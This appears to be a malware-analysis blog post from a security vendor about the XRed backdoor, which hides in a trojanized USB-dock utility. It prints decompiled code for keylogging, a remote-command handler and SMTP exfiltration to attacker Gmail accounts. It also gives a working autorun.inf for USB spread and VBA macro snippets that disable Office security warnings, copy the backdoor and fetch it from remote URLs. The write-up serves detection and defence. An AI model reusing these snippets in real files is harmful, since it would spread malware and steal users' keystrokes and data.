# XRed Backdoor: The Hidden Threat in Trojanized Programs

**esentire.com**/blog/xred-backdoor-the-hidden-threat-in-trojanized-programs



Adversaries don't work 9-5 and neither do we. At eSentire, our <u>24/7 SOCs</u> are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more\_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team...

#### What did we find?

In early February, the eSentire <u>Threat Response Unit (TRU)</u> identified a malicious backdoor disguised as Synaptics.exe (MD5: 54efba3a1e800e0a0cccddc7950476c646935d28), which was detected and quarantined by <u>eSentire MDR</u>. Synaptics (Synaptics Pointing Device Driver) is a software that enables the functionality of touchpads on laptops and other devices.

The backdoor, known as "XRed," has been in existence since at least 2019. This article highlights the identification of the XRed backdoor, its delivery using trojanized software, and notable persistence and propagation capabilities.

While doing additional research on the backdoor, we found a <u>Twitter post</u> from 2020 by The DFIR Report mentioning the backdoor, attributing it to njRAT (Figure 1). Considering that njRAT is written in C#, we decided to look further to confirm the accuracy.




Figure 1: The mention of XRed backdoor on Twitter

Upon further investigation, it was determined that the malicious binary we received originated from a file named "Windows InstantView.exe". Although the file itself could not be retrieved from the host system, we identified several similar samples on VirusTotal.

Windows InstantView.exe is developed by <u>SiliconMotion</u> (the company that specializes in creating NAND flash controllers for SSDs and various solid-state storage devices) and comes with some USB docks.

Interestingly enough, we found a review on Amazon on one of the USB-C hub products being sold, as shown in Figure 2. The user reported that the binary was flagged by Symantec AV with W32.Zorex and Backdoor.Graybird signatures.




Figure 2: Amazon review on the USB-C Hub being sold

We found a malicious sample named "Windows InstantView.exe" (MD5: 8fe9734738d9851113a7ac5f8f484d29) on VirusTotal with the mentioned signature (Figure 3).




Figure 3: VirusTotal results for Windows InstantView.exe

The trojanized "Windows InstantView.exe" is not signed and has "Synaptics Pointing Device Driver" for Product and Description names (Figure 4).




Figure 4: Trojanized Windows InstantView.exe

The legitimate binary is signed by Silicon Motion, as shown in Figure 5.



Figure 5: Legitimate Windows InstantView.exe binary

Upon executing the trojanized binary, it downloads the legitimate copy of InstantView.exe from siliconmotion[.]com and launches it as a decoy (Figures 6-7).




Figure 6: Decoy InstantView.exe file

String	Address
http://www.siliconmotion.com/downloads/InstantView/Mac/macOS%20InstantView.zip	0x008295d8 (.rdata:d25d8)
http://www.siliconmotion.com/downloads/InstantView/Windows/Windows%20InstantView.zip	0x00829850 (.rdata:d2850)
https://www.siliconmotion.com/downloads/InstantView/Mac/macOS%20InstantView.zip	0x00829730 (.rdata:d2730)
https://www.siliconmotion.com/downloads/InstantView/Windows/Windows%20InstantView.zip	0x00829900 (.rdata:d2900)

Figure 7: Legitimate InstantView executables downloaded and executed as decoy

The trojanized version of Windows InstantView.exe drops *Synaptics.exe* payload under *C:\ProgramData\Synaptics\* that we have mentioned earlier. The folder was hidden to ensure stealthiness (Figure 7).




Figure 8: Hidden Synaptics folder and binary

The payload is embedded within the trojanized binary. The persistence is achieved via the Registry Run Key

(HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run) with the value name "Synaptics Pointing Device Driver" and value data "C:\ProgramData\Synaptics\Synaptics.exe".

Let's look at Synaptics.exe binary, which is the XRed backdoor. The binary will terminate if the mutex "Synaptics2X" is found, which means only one instance of the binary can be run (Figure 8).

```
v10 = (const CHAR *)System::_linkproc__ LStrToPChar(off_49D6B4);
60
         a5 = OpenMutexA(0x1F0001u, 0, v10);
61
62
         while ( a5 )
63
           CloseHandle_0(a5);
64
           v11 = (const CHAR *)System:: linkproc LStrToPChar(off_49D6B4);// Synaptics2X
65
           a5 = OpenMutexA(0x1F0001u, 0, v11);
66
67
           mw_GetTempPathA((int)System__AnsiString);
68
           System::ParamStr(0);
           Sysutils::ExtractFileName(v26);
69
70
           System::_linkproc__ LStrCat((int)System_AnsiString, v27);
           if ( Sysutils::FileExists(System_AnsiString[0]) )
71
72
             sub_475A94(&str_Synaptics_exe_1[1]);
73
75
       LOBYTE(\vee8) = 1;
76
       if ( (unsigned int8)sub 47423C(off 49D6B4, v8) )
77
78
         Forms::TApplication::Terminate(*(Forms::TApplication **)off_49DBCC[0]);
79
```

Figure 9: Mutex check

The payload contains the functionality to retrieve additional payload from the URLs that can be hardcoded in the binary as shown in Figure 8. The URLs are currently down.

```
sub_4758E8(v49, &str_http__xred_sit_0[1], &v50);// http://xred.site50.net/syn/Synaptics.rar
218
         System::_linkproc__LStrAsg(&dword_49F150 + 8, v50);
219
         v6 = 0:
220
         v5 = &v47;
221
         (**(void (_fastcall ***)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
 222
          &str_DOWNLOAD[1],
                                                          // DOWNLOAD
  223
          &str_SSLURL1[1],
                                                          // https://docs.google.com/uc?id=08xsMXGfPIZfSTmlVYkxhSDg5TzQ&export=download
 224
  225
  226
        sub_4758E8(v47, &str_https__docs_go_1[1], &v48);
System::__linkproc__ LStrAsg(&dword_49F150 + 15, v48);
227
228
229
        v6 = 0;
230
231
         (**(void (_fastcall ***)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
 232
233
          &str_DOWNLOAD[1],
                                                          // DOWNLOAD
  234
          &str_SSLURL2[1],
                                                          // https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=1
  235
  236
        sub_4758E8(v45, &str_https__www_dro_1[1], &v46);
System::_linkproc__LStrAsg(&dword_49F150 + 16, v46);
237
238
239
240
         v5 = 8v43
241
         (**(void (__fastcall ***)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
  242
  243
          &str_DOWNLOAD[1],
          &str_SSLURL3[1],
  244
                                                          // http://xred.site50.net/syn/SSLLibrary.dll
  245
          &v43);
  246
```

Figure 10: Additional payloads

The resource "EXEVSNX" contains the version of the payload, which is 106 (Figure 11).




Figure 11: EXEVSNX resource (payload version)

XRed collects system information, including the MAC address, username, and computer name, and transmits this data to the attacker using SMTP to email addresses shown in Figure 12. Additionally, the backdoor features keylogging functionality through keyboard hooking, as illustrated in Figure 13, with key mappings detailed in Figure 14.

```
(**(void (__fastcall ***)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
 251
  252
  253
          &str_GMAIL[1],
                                                     // GMATI
          &str USERNAME[1],
                                                     // USERNAME
  254
  255
          &v41);
 256
257
        sub_4758E8(v41, &str_xredline2_gmail[1], &v42);// xredline2@gmail.com;xredline3@gmail.com
258
        System::_linkproc__LStrAsg(&dword_49F150 + 18, v42);
259
260
        v5 = &v39;
        (**(void (__fastcall ***)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
261
  262
          ν0,
  263
          &str GMAIL[1],
          &str_PASSWORD[1],
  264
  265
          0,
  266
          &v39);
267
        sub_4758EB(v39, &str_xredline2_x_xr[1], &v40);// xredline2**x;xredline3**x
268
        System::_linkproc__LStrAsg(&dword_49F150 + 19, v40);
269
        v6 = 0:
        v5 = &v37;
270
271
        (**(void (_fastcall ***)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
  272
          v0.
  273
          &str_GMAIL[1],
                                                     // GMATL
  274
          &str SENDMAIL[1],
                                                     // SENDMAIL
  275
          0,
          &v37);
  276
        sub_4758E8(v37, &str_xredline1_gmail[1], &v38);// xredline1@gmail.com
277
        System::_linkproc__ LStrAsg(&dword_49F150 + 20, v38);
278
```

Figure 12: Attacker's email addresses

```
131
132
                 mw_set_keyboard_hook(v19, v21, Handle);
sub_4967D4((int)v43, (int)&str_Keyboard_Hook_[1]);// Keyboard_Hook -> Active
    133
   134
              else
    135
             {
    v22 = *((_DNORD *)v43 + 191);
    if ( v22 )
136
137
   138
139
148
141
                    v23 = Controls::TWinControl::GetHendle(v43);

nw_set_keyboard_hook v22, 0, v23);

sub_4967D4((2+0)u43, (int)&str_Keyboard_Hook__0[1]);// Keyboard Hook -> Deactive
                  }
   142
    143
                                                   32
                                                                   System::_linkproc__LStrCat3((int)&v22, &str_X[1], dword_49EC58); sub_4767IC(a1, a2, v22, v21, v29, ExceptionList); v7 = (const_CHAR *)System::_linkproc__LStrToPChar(dword_49EC5C); *(_DNOBD *)(a1 + 64) = LoadLibraryA(v7);

33
34
35
36

                                               37
38
39
40
                                                               }
"(_DWORD ")(s1 + 68) - GetProcAddress_0("(HMODULE ")(s1 + 64), "HookOn");
"(_DWORD ")(s1 + 72) = GetProcAddress_0("(HMODULE ")(s1 + 64), "HookOff");
if ( !*(_DWORD ")(s1 + 68) || !*(_DWORD ")(s1 + 72) )
                                               41
• 42
• 43
• 44
                                                                   LOBYTE(v8) = 1;

v9 = unknown_libname_173(&cls_SysUtils_Exception, v6, &str_DLL_Fonksiyomu_[1]);

System::_linkproc__ RaiseExcept(v9);
                                               45
• 46
• 47
• 48
                                                                FileMappingA = CreateFileMappingA((HANDLE)@xFFFFFFFF, 0, 4u, 0, 4u, "ElReceptor");
                                                               *(_DWORD *)(a1 + 48) = FileMappingA;
if ( |FileMappingA )
                                               49
50
51
52
53
                                                                   v12 = unknown_libname_173(&cls_SysUtils_Exception, v11, &str_Dosya_Olu_turul[1]);// Create File System::__linkproc__ RaiseExcept(v12);
```

Figure 13: Keyboard hooking

```
CODE:08476E30 _str___5
CODE:08476E30
                                        dd GEFFFFFF
                                                                                                                                                    System::_linkproc__ LStrLAsg(&v12, &str___5[1]);
                                                                      ; _top
; DATA XREF: Dbxtrace::TDBXTracePascalForwatter
                                                                                                                                                 case 9:
System::_linkproc__ LStrtAsg(&v12, &str__TAB_[1]);
break;
  CODE:00476E34
                                        dd 2
db 'k-',0
                                                                                                                                         25
26
27
28
29
  CODE: 08476E38
  CODE+88476E38
                                        align 4
dd OFFFFFFFh
  CODE:08476E3C _str__TAB_
CODE:08476E3C
                                                                                                                                                 case 13:
                                                                                                                                                             :_linkproc__ LStrLAsg(&v12, &str___27[1]);
  CODE:00476E40
                                        dd 5
db '<TAB>',0
                                                                      ; Len
; Text
  CODE: 98476E4A
                                        align 4
dd OFFFFFFFh
                                                                                                                                                  System::_linkproc__ LStrLAsg(&v12, &str__SFT_[1]);
  CODE:08476E4C str 27
CODE:08476E4C
CODE:08476E50
CODE:08476E54
                                                                      ; _top
; DATA XREF: Dbxtrace::TD0XTracePascalFormatter
                                                                                                                                                   System::_linkproc__ LStrLAsg(&v12, &str_CIR_[1]);
break;
                                        dd 1
db 90h,0
                                                                     ; Len
; Text
  CODE:08476E56
                                        align 4
dd OFFFFFFFFh
                                                                                                                                         37
                                                                                                                                                 case 18:
> CODE:08476E58 _str__SFT_
CODE:08476E58
CODE:08476E56
                                                                                                                                         38
39
48
41
                                                                                                                                                    System::_linkproc__ LStrLAsg(&v12, &str[1]);
break;
                                                                     ; _top
; DATA XREF: Dbxtrace::TD8XTracePascalFormatter
                                       dd 5
db 'cSFTo',0
                                                                     ; Len
; Text
                                                                                                                                                   System::_linkproc__LStrLAsg(&v12, &str__CPL_[1]);
  CODE:08476E60
  CODE:08476E66
                                        align 4
dd OFFFFFFFFh
                                                                                                                                         42
                                                                                                                                                    break;
                                                                     ; _top
; DATA XREF: Obstrace::TOUXTracePascalFormatter
; Len
; Text
                                                                                                                                                 case 32:
System
break;
case 46:
  CODE:08476E68 _str__CTR_
                                                                                                                                                             :_linkproc__ LStrLAsg(&v12, &str__28[1]);
                                       dd 5
db 'cCTRo',0
                                                                                                                                                    System::_linkproc__ LStrLAsg(&v12, &str_DEL_[1]); break;
  CODE: 08476E76
                                                                                                                                         47
CODE:08476E78 ; str(()[LT])
> CODE:08476E78 _str_ALT_
CODE:08476E78
                                                                                                                                         48
                                                                                                                                                   oreak;

ase 112:

System::_linkproc__ LStrtAsg(&v12, &str[1]);

break;
                                       dd geeegeesh
                                                                     ; _top
; DATA XREF: Dbxtrace::TDEXTracePascalFormatter
                                       dd 5
db '<ALT>',0
align 4
dd @FFFFFFFFh
                                                                     ; Len
; Text
  CODE:08476E80
                                                                                                                                                 case 113:
                                                                                                                                                    System::_linkproc__LStrLAsg(&v12, &str_F2_[1]);
break;
                                                                                                                                         52
  CODE:00476E86
                                                                                                                                         53
54
  CODE:00476E88 _str__CPL_
CODE:00476E88
                                                                      ; DATA XREF: Dbxtrace::TDBXTracePascalFormatter
                                                                                                                                                 oreak;
case 114:
System::_linkproc__LStrLAsg(&v12, &str__F3_[1]);
break;
                                       dd 5
db '<CPL>',0
                                                                     ; Len
; Text
CODE:88476E90
CODE:00476E96
> CODE:00476E98 _str___28
                                       align 4
dd @FFFFFFFh
                                                                                                                                                 case 115:
                                                                                                                                                               _linkproc__ LStrtAsg(&v12, &str__F4_[1]);
                                                                      : DATA XREF: Dbxtrace::TDBXTracePascalFormatter
  CODE:08476E98
                                      dd 1
45 ' ',0
                                                                                                                                                    System::_linkproc__ LStrLAsg(&v12, &str__F5_[1]);
                                       align 4
dd GFFFFFFFh
  CODE: 98476EA4 _str_ DEL_
                                                                     ; _tep
: DATA_XREF: Dbxtrace::TDBXTracePascalForwatter
  CODE: 08476EA4
                                                                                                                                                                _linkproc__ LStrLAsg(&v12, &str__F6_[1]);
  CODE:08476EAS
CODE:08476EAC
CODE:08476E82
                                        dd 5
db '<0EL>',0
                                        db '<DEL
                                                                                                                                                                linkproc__ LStrtAsg(&v12, &str__F7_[1]);
```

Figure 14: Key mappings

The following remote commands can be executed from attacker's server (Figure 15):

- GetCMDAccess obtaining command prompt access.
- GetScreenImage capture screenshot.
- ListDisk list existing disks.
- ListDir list directories.
- DownloadFile download remote file.
- DeleteFile delete file.

```
36
        ExceptionList = (int)&savedregs;
37
        v6 = (int *)&loc_495CD3;
38
        v5 = NtCurrentTeb()->NtTib.ExceptionList;
9 39
         writefsdword(0, (unsigned int)&v5);
40
        System::_linkproc_ LStrCmp(v12, &str_GetCMDAccess[1]);// GetCMDAccess
41
        if ( v2 )
42
          sub_495DD0(a1);
43
        System:: linkproc LStrCmp(v12, &str_GetScreenImage[1]);// GetScreenImage
44
        if ( v2 )
45
          sub 495F14(a1);
        System::__linkproc__ LStrCmp(v12, &str_ListDisk[1]);// ListDisk
46
47
        if ( v2 )
48
          sub 495FDC(a1);
49
        System:: linkproc LStrCmp(v12, &str_ListDir[1]);// ListDir
50
        if ( v2 )
51
          sub 4960C8(a1);
52
        System::__linkproc__ LStrCmp(v12, &str_DownloadFile[1]);// DownloadFile
53
        if ( v2 )
54
          sub_496254(a1);
        System:: linkproc
55
                             LStrCmp(v12, &str_DeleteFile[1]);// DeleteFile
```

Figure 15: Remote commands

The XRed backdoor also possesses worm-like USB propagation capabilities. It verifies the presence of an "autorun.inf" file on any inserted drive; if absent, it generates the file and includes the following:

```
[autorun]
open=Synaptics.exe
shellexecute= Synaptics.exe
```

The autorun.inf file is designed to automatically execute the specified payload when the USB drive is inserted into a computer. This behavior leverages the AutoRun feature that was more prominently used in older versions of Windows to launch programs automatically from removable media.

The presence of both open=Synaptics.exe and shellexecute=Synaptics.exe commands in an autorun.inf file indicates an intention to execute system.exe automatically.

It's also worth mentioning that the backdoor has an embedded password-protected VBA script. The script creates a copy of already existing XLSM files on the disk and injects the malicious VBA code into them. The malicious VBA script disables security warnings for VBA macros via the registry, as shown in Figure 16.

```
Private Sub Workbook_Open()
   Dim i As Integer
   For i = 1 To ActiveWorkbook.Sheets.Count
        ActiveWorkbook.Sheets(i).Visible = xlSheetVisible
   Next i
   RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Excel\Security\VBAWarnings", 1, "REG_DWORD"
   RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Word\Security\VBAWarnings", 1, "REG_DWORD"
```

Figure 16: VBA script snipper responsible for disabling security warnings

The script then copies Synaptics.exe from %USERPFORILE%/Synaptics and places it under the directory where the legitimate XLSM file exists with a hidden file attribute under the "~\$cache1" name (Figure 17).

```
Sub SaveAsInj (DIR As String)

Dim FSO As Object

Dim FN As String

Set FSO = CreateObject("scripting.filesystemobject")

FN = Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe"

If FSO.FileExists(FN) Then

If Not FSO.FileExists(DIR & "\~$cachel") Then

FileCopy FN, DIR & "\~$cachel"

End If

SetAttr (DIR & "\~$cachel"), vbHidden + vbSystem

End If

End Sub
```

Figure 17: Snippet that copies malicious Synaptics.exe binary to the directory where XLSM files reside

If none of the specified files are found locally (Figure 18), the macro attempts to download a file from one of the provided URLs (Figure 19). At the moment of writing this article, all of the URLs are offline.

```
Else
   If FSO.FileExists(Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe") Then
        Shell Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe", vbHide
   ElseIf FSO.FileExists(Environ("WINDIR") & "\System32\Synaptics\Synaptics\Synaptics.exe") Then
        Shell Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe", vbHide
   ElseIf Not FSO.FileExists(TMP) Then
   If FDW((URL(1)), (TMP)) Then
```

Figure 18: Snippet that checks if Synaptics.exe exists in the specified paths

```
URL(1) = "https://docs.google.com/uc?id=0BxsMXGfPIZfSVzUyaHFYVkQxeFk&export=download"
URL(2) = "https://www.dropbox.com/s/zhplb06imehwylq/Synaptics.rar?dl=1"
URL(3) = "https://www.dropbox.com/s/zhplb06imehwylq/Synaptics.rar?dl=1"
TMP = Environ("Temp") & "\~$cachel.exe"
```

Figure 19: URLs to retrieve the backdoor from

We assess with high confidence that the developer of the backdoor is a native Turkish speaker, as evidenced by the presence of the Turkish language within the code. We also found multiple payloads potentially related to the same malware developer, you can access the indicators in the Indicators of Compromise section.

#### What did we do?

- <u>eSentire MDR for Endpoint</u>, our Endpoint Detection and Response (EDR) tool, prevented the execution of the XRed backdoor and guarantined it.
- Our <u>24/7 SOC Cyber Analysts</u> team then notified the customer.

## What can you learn from this TRU Positive?

• The case illustrates the complexity of initial infection methods, such as the trojanized "Windows InstantView.exe" file, emphasizing the importance of scrutinizing software sources.

It highlights the necessity for organizations to implement robust security measures to scan and authenticate the legitimacy of all software installations, especially those that come bundled with hardware components or are downloaded from the internet.

 The backdoor's method of dropping a malicious payload while simultaneously downloading and executing a legitimate file as a decoy showcases deception techniques used by malware developers.

- The use of hidden directories and Registry Run Keys for persistence, along with the
  creation of autorun.inf files for USB propagation, demonstrates the malware's intention
  to move laterally, remain undetected and maintain long-term access to the infected
  systems. This emphasizes the importance of regular system audits, including registry
  and startup items checks, to detect and remove unauthorized persistence mechanisms.
- The malware's use of autorun.inf to exploit the AutoRun feature in older versions of Windows for USB propagation points to the continued relevance of securing older systems and disabling legacy features that can be abused for malware spread. It highlights the need for comprehensive security policies that include disabling unnecessary legacy features on modern systems.
- The embedded password-protected VBA script that manipulates existing XLSM files
  and injects malicious code while disabling security warnings showcases the use of
  social engineering tactics by attackers. This reinforces the importance of continuous
  user education and awareness programs to recognize and avoid suspicious files and
  activities, reducing the risk of malware infection through social engineering tactics.

## Recommendations from our Threat Response Unit (TRU):

 Configure Microsoft Office's Trust Center settings to disable all macros with notifications or to only allow macros from trusted locations. This minimizes the risk of malicious macro execution.

For organization-wide settings, use Group Policy templates for Office to manage macro settings, ensuring that macros are disabled or strictly controlled across all user workstations.

- Ensure that all endpoints are protected with up-to-date antivirus software or an
   <u>Endpoint Detection and Response (EDR)</u> tool capable of detecting and blocking known
   USB worms and other malware.
- Educate users about the risks associated with USB drives and the potential dangers of enabling macros in documents.
- Regularly conduct <u>Phishing and Security Awareness Training (PSAT)</u> sessions to inform users about the latest tactics used by attackers, such as USB worm propagation and malicious macros.

### **Detection Rules**

You can access the detection rules here.

# **Indicators of Compromise**


You can access the indicators of compromise <u>here</u>.

#### References

## https://x.com/TheDFIRReport/status/1329123402922201089?s=20

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

## **GET STARTED**



ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)



The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global

threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

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